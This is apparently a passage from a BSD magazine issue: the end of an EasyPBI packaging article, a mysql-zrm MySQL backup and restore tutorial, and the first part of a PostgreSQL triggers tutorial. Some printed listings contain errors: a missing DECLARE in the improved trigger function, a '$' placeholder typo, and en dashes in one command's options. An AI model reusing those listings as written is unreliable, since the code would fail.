Here I have opted to create a PBI module based on the Cairo-dock port. When we select the port we want, EasyPBI to try to fill in all of the fields in the main window for us. We can see below all the fields have been properly guessed and filled in. Should we find that EasyPBI wasn't able to guess one of the fields, we can try to find the remaining information on-line by pressing the *Get Port Info* button in the upper-right of the window. The *Get Port Info* button will open a window to the *FreshPorts.org* website where we can find attention information about a port. The information on the Fresh Ports website must then be manually transferred into the fields of the EasyPBI application. Note that the message centre now instructs us to make sure all the fields are filled in and to next press the *Create Module* button at the bottom of the window. Creating the module usually takes less than one second. The message centre now tells us where the newly created PBI module is located (Figure 2).

We've completed the first of two steps to making a PBI package. We've created the PBI's module. The module

Figure 2. *EasyPBI attempts to fill in most fields for us*

Figure 3. *Using EasyPBI to create full PBI packages*

is like a recipe telling the system how to build the final package with all of its dependencies. At this point we have two choices as to what to do with the module (or recipe, if you prefer). We can send the module to the PBI Developers' mailing list at *pbi-dev@lists.pcbsd.org* where the module can be looked over, tested and added to PC-BSD's package repository for everyone to download and use. Or, alternatively, we can try to build the final PBI package ourselves. To try building the package ourselves we next click on the *Build PBI* tab at the top of the EasyPBI window (Figure 3).

On this second tab we need to do two things. The first is to click on the *Select Module* button. This will let us open the module we just created. If you're not sure where the module was saved, go back to the first tab and the message centre will tell you in which directory the module was stored. The final step is to click the bold *Build PBI* button and enter our administrative password.

Building the entire PBI package can take quite some time as there may be many dependencies to download, build and add to the collection. A log of the actions taken will appear at the bottom of the EasyPBI window. When the process is complete we will have a PBI package we can install on our own machines or share with other users. Should we run into trouble using EasyPBI, help can be found on the PBI mailing list at *pbi-dev@lists.pcbsd.org*, the program authors will be happy to assist.

JESSE SMITH

Jesse Smith is an open source developer and enthusiast. When he's not exploring open source operating systems, he is enjoying the great outdoors of Canada. He can be reached at jessefrgsmith@yahoo.ca.

Mysql-zrm:

Enterprise Level Backups for MySQL

Setting up MySQL backup and restore processes typically takes up a lot of a DBA's time and attention. With mysql-zrm we can setup a backup strategy without the need of creating complex custom shell scripts.

What you will learn…
- how to setup an enterprise level backup solution for MySQL

What you should know…
- basic OpenBSD tasks
- how to install and configure MySQL

Everyone who is working with a computer knows how important it is to keep secure and reliable database backups and to have them available and guaranteed to work when something goes wrong.

MySQL has a tool to dump database contents and it has been automated by lot of people in hundreds of different ways, some with more complete feature sets than others. Until your MySQL databases are small enough, you could not care about having some statistics about your backups; when your data becomes bigger and business critical it is of primary importance to know how big your backup is and how long does it take to save your data.

Listing 1. *Installing Mysql-zrm from ports*

```
$ mkdir -p  /usr/ports/mystuff/databases
$ cd /usr/ports/mystuff/databases
$ cvs -danoncvs@anoncvs.fr.openbsd.org:/cvs checkout -d mysql-zrm -P ports/databases/mysql-zrm
$ cd mysql-zrm
$ sudo make install
```

Listing 2. *Adding a backup user*

```
$ mysql -u root -p
mysql > grant select, insert, update, create, drop, reload, shutdown, alter, super, lock tables, replication client
             on *.* to 'backup-user'@'localhost' identified by 'bsdmag';
mysql > \q
```

Listing 3. *Configuring a backup set*

```
$ sudo mkdir /etc/mysql-zrm/daily
$ sudo cp /etc/mysql-zrm/mysql-zrm.conf /etc/mysql-zrm/daily/
```

Listing 4a. *Mysql-zrm configuration file*

```
#
# Template for Zmanda Recovery Manager for MySQL
                 configuration file
#
# Global configuration file is /etc/mysql-zrm/mysql-
                 zrm.conf
# The file should be copied to /etc/mysql-zrm/<backup set
                 name>/mysql-zrm.conf
# if backup set specific modifications are required.
#
# MySQL ZRM configuration file describes the backup
                 configuration for
# a backup set. This file is organized into five sections
                 for convenience
# - Backup parameters,
# - Databases/tables that are part of backup set,
# - MySQL server parameters
# - ZRM parameters.
# - ZRM plugin parameters.
#
# For more information about Zmanda Recovery Manager for
                 MySQL, please
# see mysql-zrm(1) and/or Administration manual at
                 Zmanda Network.
#
#
# Any line starting with '#' are comments and will be
                 ignored


#
# Backup parameters
#

# Backup comment. This is a text string which can be
                 retrieved
# using the mysql-zrm-reporter(1) tool. You can store
                 some notes
# about the backup set.
# This parameter is optional and has no defaults.
#comment=This is a comment


# Backup level. It can be full or incremental
# Use 0 for full and 1 for incremental backups
# This parameter is optional and default value is full
                 backup.
#
backup-level=0
```

```
# Backup method
# Values can be "raw" or "logical". Logical backup are
                 backups using
# mysqldump(1) tool
# This parameter is optional and default value is "raw".
#
backup-mode=logical

# Specifies the type of backup
# Values can be "regular" or "quick".
# Quick backup type uses the snapshot itself as the
                 backup
# without copying the data from the snapshot volume
backup-type=regular

# Directory to which backups are done. All backups are
                 stored under this
# directory.  This parameter is optional and the default
# value is "/var/lib/mysql-zrm"
#
destination=/var/mysql-zrm

# Specifies how long the backup should be retained. The
                 value can be
# specified in days (suffix D), weeks (suffix: W), months
                 (suffix: M) or
# years (suffix Y). 30 days in a month and 365 days in a
                 year are assumed
# This parameter is optional and the default is the
                 backups are retained
# forever.
#
retention-policy=1W

# This parameter should be set to 1 if MySQL ZRM backups
                 are being on done on a
# MySQL replication slave.
replication=0

# This parameter should be set to 1 if backups should be
                 compressed. If this
# parameter is set, gzip(1) command is used by default.
                 If different
# compression algorithm should be used, it must be set in
                 "compress-plugin"
# parameter. Default: There is no data compression.
compress=1
```

Listing 4b. *Mysql-zrm configuration file*

```
# This specifies the program to be used for compression.
                The "compression"
# parameter must be set for this parameter to be used.
                The compression
# command should also support -d option for uncompress
                backup images. If
# value is not specified then gzip(1) is used for
                compression.
compress-plugin=/usr/bin/gzip


# This parameter should be set to 1 if backups should be
                encrypted.
# The "encrypt-plugin" parameter must be configured.
                Default: There is no

encrypt=1


# This parameter specifies that the program that should
                be used for
# backup data encryption. "decrypt-option" parameter
                should also be specified.
encrypt-plugin="/usr/local/share/mysql-zrm/plugins/
                encrypt.pl"


# This specifies the option to be passed to the
                encryption
# program specified as "encrypt-plugin" parameter for
                decryption.
decrypt-option="-d"

synchronous-checksum=1


#
# Databases/Tables in the backup set
#
# One of the "all-databases" or "databases" or "tables"/
                "database" parameters
# should be specified. If none of the them are specified,
                "all-databases"
# is assumed.
#


# This parameter should be set to 1 if all databases are
                part of this backup set
#
all-databases=1


# MySQL server parameters

#

# MySQL database user used for backup and recovery of the
                backup set.
# This parameter is optional. If this parameter is not
                specified, values from
# my.cnf configuration file.
#
user="backup-user"


# MySQL database user password.
# This parameter is optional. If this parameter is not
                specified, values from
# my.cnf configuration file or no password is used.
#
password="bsdmag"


# Fully qualified domain name of the MySQL server.
# This parameter is optional. If this parameter is not
                specified, values from
# my.cnf configuration file.
#
host="localhost"


#Name of Socket file that can be used for connecting to
                MySQL
#
socket=/var/run/mysql/mysql.sock


# This can be set to specify that mysqldump should dump
                stored routines also.
# This paramter is optional and the default is that
                stored routines are

routines=1


# Directory where MySQL binary logs can be found. The
                parameter is optional.
#
#mysql-binlog-path="/var/log/mysql"
mysql-binlog-path="/var/mysql"


#
# ZRM plugin parameters.
# ZRM provides plugin interfaces to allow MySQL
                administrators to customize
# the backup to their environment.
#
```

A professional backup implementation should provide timely notifications for critical events such as backup failures. Mechanisms may include email, or RSS feed captured on an administrator's dashboard.

It should also automatically implement your Retention Policy – i.e. how long you want keep to your backed up MySQL data. Your backup procedures should account for the possibility that different types of data may have different retention policies – depending on compliance and business requirements. The expired backups should be automatically purged; without automatic purging you will be out of space sooner or later.

Compressing and encripting backups should be considered in business environments, your critical data should be kept as secure as possible and your backups too.

In enterprise-level backup implementations, some procedures need to be performed before and after the backup has run. A pre-backup procedure can check, for example, whether needed storage will be available for the upcoming backup run. A post-backup procedure can alert someone if the backup has failed.

Instead of using complex home-made scripts written around mysqldump we could use a software that has many features built-in to backup our databases and that is easy enough to deploy. MySQL-zrm has all those features.

Listing 4c. *Mysql-zrm configuration file*

```
# COPY plugin: Only one copy-plugin must be configured for
               a backup set.
#
# Socket Copy plugin is to used to transfer backup files
               from MySQL server to
# the machine running ZRM for MySQL with sockets.
#
# Please read the Notes at /usr/share/doc/mysql-zrm/
               README-plugin-socket-copy
#
copy-plugin=/usr/local/share/mysql-zrm/plugins/socket-
               copy.pl


# SSH Copy plugin is to used to transfer backup files
               from MySQL server to
# the machine running ZRM for MySQL with ssh
#
# Please read the Notes at /usr/share/doc/mysql-zrm/
               README-plugin-ssh-copy
#
copy-plugin=/usr/local/share/mysql-zrm/plugins/ssh-
               copy.pl


# PRE-BACKUP plugin: Plugin that will be called before a
               backup run for
# the backup set.
pre-backup-plugin="/usr/local/share/mysql-zrm/plugins/
               pre-backup.pl"


# Set of parameters passed to the pre-backup-plugin.
               These parameters are
# passed to "pre-backup-plugin" before a backup run for
               the backup set.
```

```
# "pre-backup-plugin" parameter must be specified.
#pre-backup-plugin-options="option1 option2"

# POST-BACKUP plugin: Plugin that will be called after a
               backup run for
# the backup set.
post-backup-plugin="/usr/local/share/mysql-zrm/plugins/
               post-backup.pl"

# Set of parameters passed to the post-backup-plugin.
               These parameters are
# passed to "post-backup-plugin" after a backup run for
               the backup set.
# "post-backup-plugin" parameter must be specified.
#post-backup-plugin-options="option1 option2"

# PRE-SCHEDULER plugin: Plugin that can be used to
               dynamically determine the
# start time for a backup run.
#pre-scheduler-plugin="/usr/local/share/mysql-zrm/
               plugins/pre-scheduler.pl"




# This parameter is used by the encrypt plugin and
# specifies the file containing the passphrase.
# passfile="/tmp/a.pass"
passfile="/etc/mysql-zrm/daily/.passphrase"
```

Listing 5. *Database backup*

```
# mysql-zrm-backup -backup-set daily
backup:INFO: ZRM for MySQL - version built from source
daily:backup:INFO: START OF BACKUP
daily:backup:INFO: PHASE START: Initialization
daily:backup:INFO: The quick backup-type is supported
                   only for snapshot backups. Setting
                   backup-type to 'regular'
daily:backup:INFO: backup-set=daily
daily:backup:INFO: backup-date=20120410195108
daily:backup:INFO: mysql-server-os=Linux/Unix
daily:backup:INFO: backup-type=regular
daily:backup:INFO: host=localhost
daily:backup:INFO: backup-date-epoch=1334080268
daily:backup:INFO: retention-policy=1W
daily:backup:INFO: mysql-zrm-version=ZRM for MySQL -
                   version built from source
daily:backup:INFO: mysql-version=5.1.62-log
daily:backup:INFO: backup-directory=/var/mysql-zrm/daily/
                   20120410195108
daily:backup:INFO: backup-level=0
daily:backup:INFO: backup-mode=logical
daily:backup:INFO: PHASE END: Initialization
daily:backup:INFO: PHASE START: Running pre backup
                   plugin
--all-databases
--backup-directory
/var/mysql-zrm/daily/20120410195108
daily:backup:INFO: PHASE END: Running pre backup plugin
daily:backup:INFO: PHASE START: Flushing logs
daily:backup:INFO: PHASE END: Flushing logs
daily:backup:INFO: PHASE START: Creating logical backup
daily:backup:INFO: logical-databases=mysql test test2
daily:backup:INFO: PHASE END: Creating logical backup
daily:backup:INFO: PHASE START: Calculating backup size
                   & checksums
daily:backup:INFO: next-binlog=mysql-bin.000070
daily:backup:INFO: last-backup=/var/mysql-zrm/daily/
                   20120410194804
daily:backup:INFO: /var/mysql-zrm/daily/20120410195108/
                   backup.sql=0fe2d672877d0908f7f3de4c
                   692eec06
daily:backup:INFO: backup-size=136.46 MB
daily:backup:INFO: PHASE END: Calculating backup size &
                   checksums
daily:backup:INFO: PHASE START: Compression/Encryption
daily:backup:INFO: compress=/usr/bin/gzip
daily:backup:INFO: encrypt=/usr/local/share/mysql-zrm/
                   plugins/encrypt.pl
```

```
daily:backup:INFO: decrypt-option=-d
daily:backup:INFO: backup-size-compressed=19.65 MB
daily:backup:INFO: PHASE END: Compression/Encryption
daily:backup:INFO: read-locks-time=00:00:42

daily:backup:INFO: compress-encrypt-time=00:15:42
daily:backup:INFO: backup-time=00:00:52
daily:backup:INFO: backup-status=Backup succeeded
daily:backup:INFO: Backup succeeded
daily:backup:INFO: PHASE START: Running post backup
                   plugin
--all-databases
--backup-directory
/var/mysql-zrm/daily/20120410195108
--checksum-finished
daily:backup:INFO: PHASE END: Running post backup plugin
daily:backup:INFO: PHASE START: Cleanup
daily:backup:INFO: PHASE END: Cleanup
daily:backup:INFO: END OF BACKUP
```

Listing 6. *Binary logs configuration*

```
$ mysql -u root -p
mysql> show variables LIKE 'log_bin';
+-----------------+-------+
| Variable_name | Value |
+-----------------+-------+
| log_bin           | ON    |
+-----------------+-------+
1 row in set (0.00 sec)
```

Listing 7. *Mysql-zrm reporting*

```
# mysql-zrm-reporter --where backup-set=daily --fields backup-set,backup-date,backup-level,backup-status
        backup_set  backup_date                 backup_level  backup_status
---------------------------------------------------------------------------------
            daily  Wed Apr 11 19:28:58 2012                1  Backup succeeded
            daily  Tue Apr 10 19:51:08 2012                0  Backup succeeded
            daily  Tue Apr 10 19:48:04 2012                0  Backup succeeded
            daily  Tue Apr 10 19:47:05 2012                0  Backup succeeded
            daily  Tue Apr 10 19:41:34 2012                0  Backup succeeded
            daily  Tue Apr 10 19:39:28 2012                0  Backup succeeded
            daily  Tue Apr 10 19:30:18 2012                0  Backup succeeded
```

Listing 8. *Point in time recovery*

```
# mysql-zrm-parse-binlogs --output-format text --source-directory /var/mysql-zrm/daily/20120411195915 --backup-set
                  daily
parse-binlogs:INFO: ZRM for MySQL - version built from source
   ---------------------------------------------------------
   Log filename | Log Position | Timestamp | Event Type | Event
   ---------------------------------------------------------
   /var/mysql-zrm/daily/20120411195915/mysql-bin.000074 |  4 |  12-04-11 19:52:31 |  Start: binlog v 4, server v
                  5.1.62-log created 120411 19:52:31 |
   /var/mysql-zrm/daily/20120411195915/mysql-bin.000074 |  106 |  12-04-11 19:58:41 |  Query |  use test/*!*/; ; /*!\
                  C latin1 *//*!*/; ; create table bsdmag (id integer) ; /*!*/; ;

   /var/mysql-zrm/daily/20120411195915/mysql-bin.000074 |  281 |  12-04-11 19:59:15 |  Rotate to mysql-bin.000075
                  pos: 4 |
   ---------------------------------------------------------
```

Listing 9. *Point in time recovery*

```
# mysql-zrm-restore --source-directory /var/mysql-zrm/daily/20120411195915 --backup-set daily --stop-datetime
                  "20120411195900"
restore:INFO: ZRM for MySQL - version built from source
daily:restore:INFO: The quick backup-type is supported only for snapshot backups. Setting backup-type to 'regular'
daily:restore:INFO: BINLOG =  mysqlbinlog --user="backup-user" --password="*****" --host="localhost" --socket="/
                  var/run/mysql/mysql.sock" --stop-datetime=20120411195900 "/var/mysql-zrm/daily/20120411195915"/
                  mysql-bin.[0-9]* >> /tmp/3w7SDREiBf
daily:restore:INFO: Incremental restore done
daily:restore:INFO: Restore done in 0 seconds.
```

Why Using MySQL-zrm?

MySQL-zrm has many advantages over a "home made" solution based on mysqldump. To accomplish all the features available in MySQL-zrm, very complex scripts should be written and they are more error-prone than a solution used and tested by lot of people in complex environments.

MySQL-zrm has many features that are available only in expensive commercial backup solutions. Some features which are rarely implemented in a "home made" backup scripts and are very useful when databases become bigger and more important for your business are:

- Starting immediate backup or postpone scheduled backups based on thresholds
- Receiving MySQL backup reports via RSS feed or via emaul
- Defining retention policies and delete backups that have expired

Zrm Enterprise and Community Edition

Zrm is developed by Zmanda, a software house which is specialized in backup solutions.

Zrm comes in two versions, an Enterprise version (available only for Linux, Solaris and Windows) and a GPL version, available for all operating systems.

The main differences between the two releases are that the enterprise version has a fancy web gui and it supports MySQL cluster, Amazon EC2 and other features.

To start configuring our backup solution we should first install mysql-zrm on our OpenBSD server. Mysql-zrm could be installed easily with a simple command:

```
$ sudo pkg_add -i mysql-zrm
```

Many improvements has been done in the port, so if you are not running OpenBSD-current the software should be updated to its latest version by updating it from sources (Listing 1).

Now the mysql-zrm suite is installed and we can start configuring the software.

First a dedicated backup user should be configured in Mysql; we will setup a user named "backup-user" with password "bsdmag" (Listing 2).

We should now create our backup sets; for every backup set we could have a different configuration file, this way we could have, for example, a full daily backup, and an incremental daily backup.

To create our first backup set we should start by copying the default config file in the correct location (Listing 3).

Now it is time to edit the default config file to properly handle full backups (Listing 4).

At this time we can start our first backup, with those options set we will create a full backup of all databases configured in our server; our backup will be compressed and encrypted with gpg using the password specified in `/etc/mysql-zrm/daily/.passphrase`.

Our backup files are on the directory `/var/mysql-zrm/daily/20120410195108`.

Incremental Backups

Incremental backups are very useful because they can decrease our database downtime.

Incremental backups in MySQL are based on mysql binary logs; you should be sure that you have binary logging enabled on your mysql server (Listing 6).

Now we can start an incremental backup by typing the command:

```
# mysql-zrm-backup –backup-set daily –backup-level 1
```

Database Restore

When some fault happens to our database we will need to restore from our backup.

Restoring database to a previous backup it is easy, if we want to restore all databases we should just type:

```
# mysql-zrm-restore --source-directory /var/mysql-zrm/daily/20120410195108 --backup-set daily
```

If we want to restore a single database we should edit the index file before restoring from the backup.

To do this just edit the file `/var/mysql-zrm/daily/20120410195108/index`.

With mysql-zrm is also possible to do point-in-time recovery, we can choose at which time we want our database to be restored.

First of all we need to be sure that our backups are safe, a simple command will show us the status of all our backup sets (Listing 7).

Next we will do an incremental backup and we will check at which hour the fault happened (Listing 8).

We will then restore our database before 12-04-11 19:59:15 (Listing 9).

ZRM for MySQL simplifies the life of a database administrator who needs an easy-to-use yet flexible and robust backup and recovery solution.

GIOVANNI BECHIS

Giovanni Bechis lives in Italy with his wife and son, he is an OpenBSD developer and the owner of SnB, a software house which provides web and hosting solutions based mainly on *BSD systems. He can be reached at http://www.snb.it.

SnB - Viale Don Minzoni 5/B - Jesi (AN) - Italy
Tel: +39 0731204358 - http://www.snb.it - info@snb.it

PostgreSQL:

Server-Side Programming (Part 1)

In the previous articles readers have been introduced to PostgreSQL, with particular regard to installation, basic configuration, replication and backup.

What you will learn…
- server-side programming with PostgreSQL
- the difference among triggers, stored procedures and rules
- how to automate data management

What you should know…
- basic SQL concepts
- basic PostgreSQL concepts
- basic shell commands

This article will show how PostgreSQL allows developers and *Database Administrators* (DBAs) to define their own server-side business logic to manage data inside the database cluster. In particular triggers, stored procedures and rules will be shown with a few simple examples.

Server-side Programming

Usually a database is accessed via one or more external applications that present data to end users and that allow them to modify or insert new data. An example could be a web application that presents reports and provides end users with a point-and-click user interface that translates to SQL commands routed to the database. Since the user interfaces himself to an ad-hoc application, business logics and constraints can be implemented and enforced in the application itself. However, one of the general aim of a database is to provide a data store common to different applications and programming languages. Therefore the database should be able to enforce, check and implement as much business logic as possible, so that different applications can operate on the same dataset without having to reimplement the same logic in different languages and code places. The implementation of business logic within the database itself is called *server-side* programming, as opposed to the *client-*side programming that requires each application to implement the same logic.

PostgreSQL is very powerful at embedding the business logic into the database cluster itself, providing a solid environment on which applications can be built on. Advantages of the server-side programming are the avoiding of code duplication, the capability to perform long and intensive computations directly near the data itself and the separation of concerns of an application developer and of a DBA.

PostgreSQL provides a lot of facilities for server-side programming, mainly:

- triggers: specific event-handlers fired when a single tuple or a statement is executed;
- rules: customizable query rewriters;
- stored procedures: generic procedures that can be used to manipulate data or to perform time consuming computations at the server-side;
- interprocess-communication via *listen/notify*: a specific IPC that allows the definition and the delivery of events among backend processes.

In the following each of the above will be presented in detail; please consider that due to space limitation all the examples presented in this article have a pure didactic aim.

Triggers

A trigger is a piece of logic that is *fired* once an event occurs, acting therefore as an *event-handler*. The event is usually a DML statement, that is an SQL query that modifies the data in a database (tipically, `INSERT`, `UPDATE` or `DELETE` of one or more tuples). The idea behind triggers is that developers and DBAs have a last chance to check and, in case, modify, data before it is committed to the database.

PostgreSQL triggers are tied to a procedure, that can be a piece of code in pure SQL or *plpgsql*, a specific extension to SQL that allows for iterators, conditionals and much more and that ease the development of logic in an imperative way. As readers will see, a trigger procedure can be specified also in other foreign languages. The adoption of a procedure promotes the code reuse, and in fact it is possible to apply the same piece of code to different triggers. The procedure itself does not suffice to define the trigger, since it contains only the logic to execute when an event is fired, but not *what* kind of even, *when* and to *which* database table/view it must be applied: these are defined via the real trigger definition.

Summarizing, a trigger definition in PostgreSQL is a two step path:

- define a procedure that implements the logic to be execute once the even is fired;
- attach the above procedure to a specific event and object.

With regard to the procedure it must be noted that it must have a special return type, *trigger*, that informs the database that such procedure is *special* and not general purpose: it will act in a trigger context. Moreover, such procedure will have access to up to two tuples: *NEW* (the tuple that will be committed) and *OLD* (the tuple before the commit).

Triggers can be defined to act *before*, *after* or *instead of* a set of changes to be committed and can be executed for each involved row or for a single statement. Triggers can be fired for `INSERT`, `UPDATE`, `DELETE` and `TRUNCATE` statements. Moreover a trigger can be marked to be fired for each manipulated tuple or for a whole statement execution; in the former case the trigger can return a tuple to indicate what should be committed to the database (if a *before* trigger), while in the latter case a null value must be returned. Table 1 summarizes the trigger possibilities and the access to the NEW and *OLD* tuples; please note that statement-level triggers do not

Table 1. *Trigger properties*

When	DML query	Applies to	NEW tuple means	OLD tuple means	Return value
BEFORE	INSERT	EACH ROW	The tuple that will be committed.	N/A	NULL to abort changes of the current tuple NEW to commit changes on the tuple
		STATEMENT	N/A	N/A	NULL
BEFORE	UPDATE	EACH ROW	The tuple that will be committed.	The tuple at the time the transaction began.	NULL to abort changes of the current tuple NEW to commit changes on the tuple OLD to rollback changes
		STATEMENT	N/A	N/A	NULL
AFTER	INSERT	EACH ROW	The tuple that will be committed.	N/A	Either OLD, NEW or NULL but it will not change the tuple values (i.e., the return value is ignored).
		STATEMENT	N/A	N/A	NULL
AFTER	UPDATE	EACH ROW	The tuple that will be committed.	The tuple at the time the transaction began.	Either OLD, NEW or NULL but it will not change the tuple values (i.e., the return value is ignored).
		STATEMENT	N/A	N/A	NULL
BEFORE	DELETE	EACH ROW	N/A	The tuple that will be deleted.	OLD to commit changes (i.e., delete the tuple). NULL to abort the deletion
		STATEMENT	N/A	N/A	NULL
AFTER	DELETE	EACH ROW	N/A	The tuple that will be deleted.	Either OLD, NEW or NULL but it will not change the tuple values (i.e., the return value is ignored).
		STATEMENT	N/A	N/A	NULL
BEFORE	TRUNCATE	STATEMENT	N/A	N/A	NULL
AFTER	TRUNCATE	STATEMENT	N/A	N/A	NULL

have access to either such tuples and that after-triggers have their return value ignored at all.

In order to better explain the concept behind a trigger, consider a simple example: imagine that the *magazine* table is extended with a new column `download_path` that contains the path to the downloadable file of each issue in the table.

```
ALTER TABLE magazine ADD COLUMN download_path text;
```

The logic is that each time a magazine is issued (*issuedon* is not null) the downloadable path must be built dynamically based on a fixed part and the issue information (month and year). For instance, if a magazine has been marked with the *issuedon* field and has an id of '2011-01' the `download_`

Listing 1. *A trigger procedure to compute a magazine download path*

```
CREATE OR REPLACE FUNCTION compute_download_path()
RETURNS trigger AS
$BODY$
DECLARE

BEGIN
  -- if the magazine has been issued
  -- compose the download path
  IF NEW.issuedon IS NOT NULL THEN
     NEW.download_path := 'http://bsdmag.org/download-demo/BSD_' || NEW.id || '.pdf';
     RAISE LOG 'Computed download for issue $ path is %', NEW.title, NEW.download_path;
  ELSE
     RAISE LOG 'Removing the download path for issue %', NEW.title;
     NEW.download_path := NULL;
  END IF;

  RETURN NEW;

END;
$BODY$
LANGUAGE plpgsql VOLATILE;
```

Listing 2. *Testing the trigger for the download path.*

```
bsdmagdb# INSERT INTO magazine(id, month,issuedon, title) VALUES('2012-03',3, 'now'::text::date, 'Nessus');
LOG:  Computed download path for issue Nessus is http://bsdmag.org/download-demo/BSD_2012-03.pdf

bsdmagdb=# SELECT * FROM magazine WHERE title='Nessus';
   pk    |   id    | month | issuedon  | title  |                download_path
---------+---------+-------+-----------+--------+---------------------------------------------------
 4157331 | 2012-03 |     3 | 2012-03-22 | Nessus | http://bsdmag.org/download-demo/BSD_2012-03.pdf
bsdmagdb=# UPDATE magazine SET issuedon = NULL WHERE title = 'Nessus';
LOG:  Removing the download path for issue Nessus

bsdmagdb=# SELECT * FROM magazine WHERE title='Nessus';
   pk    |   id    | month | issuedon | title  | download_path
---------+---------+-------+----------+--------+---------------
 4157331 | 2012-03 |     3 |          | Nessus |
```

Listing 3. *An improvement on the trigger procedure to compute magazine download paths*

```
CREATE OR REPLACE FUNCTION compute_download_path()
RETURNS trigger AS
$BODY$
        default_path text;
BEGIN
  -- check if the trigger has a path as argument,
  -- otherwise use a default path
  IF TG_NARGS > 0 THEN
     -- first argument is the path
     default_path := TG_ARGV[ 0 ];
     RAISE LOG 'Using a trigger-level path %', default_path;
  ELSE
    -- a default hard coded path
    default_path :=  'http://bsdmag.org/download-demo/';
  END IF;
  -- print an LOG message
  RAISE LOG 'Trigger % executing for % event', TG_NAME, TG_OP;
  -- if executing for a single column then compute the path
  IF TG_OP = 'UPDATE'  THEN
     IF NEW.issuedon IS NOT NULL THEN
        NEW.download_path := default_path || 'BSD_' || NEW.id || '.pdf';
        RAISE LOG 'Computed download for issue % path is %', NEW.title, NEW.download_path;
     ELSE
        RAISE LOG 'Removing the download path for issue %', NEW.title;
        NEW.download_path := NULL;
     END IF;
     RETURN NEW;
  END IF;
  -- if the trigger is performed for an insert
  -- then update also the other tuples
  IF ( TG_OP = 'INSERT' AND TG_LEVEL = 'STATEMENT' ) THEN
     RAISE LOG 'Updating old tuples';
     UPDATE magazine
     SET    download_path = default_path || 'BSD_' || id || '.pdf'
     WHERE  download_path IS NULL
     AND    issuedon IS NOT NULL;
     RETURN NULL;

  END IF;


END;
$BODY$
LANGUAGE plpgsql VOLATILE;
```

`path` must be set to *http://bsdmag.org/download-demo/ BSD_2011-01.pdf*. The trigger procedure will then result as follows: Listing 1.

As readers can see, the procedure simply checks if the field *issuedon* is not null, that is if the magazine has been effectively marked as *issued*. In such case, the download path is computed and stored into the `download_path` column, otherwise the column is set to null to indicate that there is no download path for a not-yet-issued magazine. The *RAISE instruction* allows the procedure to issue a log statement into the database logs and allows for a tracing of the execution of the trigger as shown in Listing 2 (for more information please see the Box 1).

Defining the above trigger procedure does not suffice to activate the trigger, and therefore PostgreSQL must be instrumented to fire the procedure execution depending on events:

```
CREATE TRIGGER tr_download_path
BEFORE INSERT OR UPDATE ON magazine
FOR EACH ROW
EXECUTE PROCEDURE compute_download_path();
```

With the above PostgreSQL is instrumented to fire the `compute_download_path` procedure before the execution of an INSERT or UPDATE statement on the table magazine. In the case of an INSERT the *NEW* tuple will be prepared for the trigger, while in the case of an UPDATE the *NEW* tuple is the one that is going to be committed, while the *OLD* one is the tuple as the statement began (Listing 2).

The above example can be improved noting that old tuples are not affected by the computation of the download path (i.e., only new or updated tuples have `download_path` adjusted) and that each time any field of the *magazine* table is touched (i.e., updated) the `download_path` is recomputed.

Listing 4. *Associating a trigger function to trigger definitions*

```
CREATE TRIGGER tr_u_download_path
BEFORE UPDATE OF issuedon
ON magazine
FOR EACH ROW
EXECUTE PROCEDURE compute_download_path( 'http://bsdmag.org/download-demo/' );


CREATE TRIGGER tr_i_download_path
AFTER INSERT
ON magazine
FOR EACH STATEMENT
EXECUTE PROCEDURE compute_download_path( 'http://bsdmag.org/download-demo/' );
```

Listing 5. *The improved trigger is fired only when the issuedon column is updated and ajusts also old tuples*

```
bsdmagdb=# UPDATE magazine SET issuedon = 'now'::text::date WHERE title = 'Nessus';
LOG:  Using a trigger-level path http://bsdmag.org/download-demo/
LOG:  Trigger tr_u_download_path executing for UPDATE event
LOG:  Computed download for issue Nessus path is http://bsdmag.org/download-demo/BSD_2012-03.pdf
bsdmagdb=# UPDATE magazine SET title = 'Nessus and security' WHERE title = 'Nessus';
bsdmagdb=# INSERT INTO magazine(id, month,issuedon, title)
VALUES('2012-04',9, 'now'::text::date, 'DesktopBSD');
LOG:  Using a trigger-level path http://bsdmag.org/download-demo/
LOG:  Trigger tr_i_download_path executing for INSERT event
LOG:  Updating old tuples
INSERT 0 1
```

The above problems can be fixed making two separate triggers: one for the INSERT of new tuples that adjusts also the path of old tuples and one for the UPDATE that is fired when only the *issuedon* column is changed. Last but not least, it is also possible to not hard-code the base path into the trigger function, but to specify such path as an argument to the trigger function itself, so that the procedure is more reusable and allowing the path to change in time. First of all review the trigger function: Listing 3.

As readers can see, the procedure first checks if a download path has been specified as argument (TG_ARGV[0]) and then which event has fired the trigger (TG_OP). In the case of UPDATE the single row is updated, while in the case of INSERT the trigger updates all the tuples in the table. The triggers are then defined as follows: Listing 4.

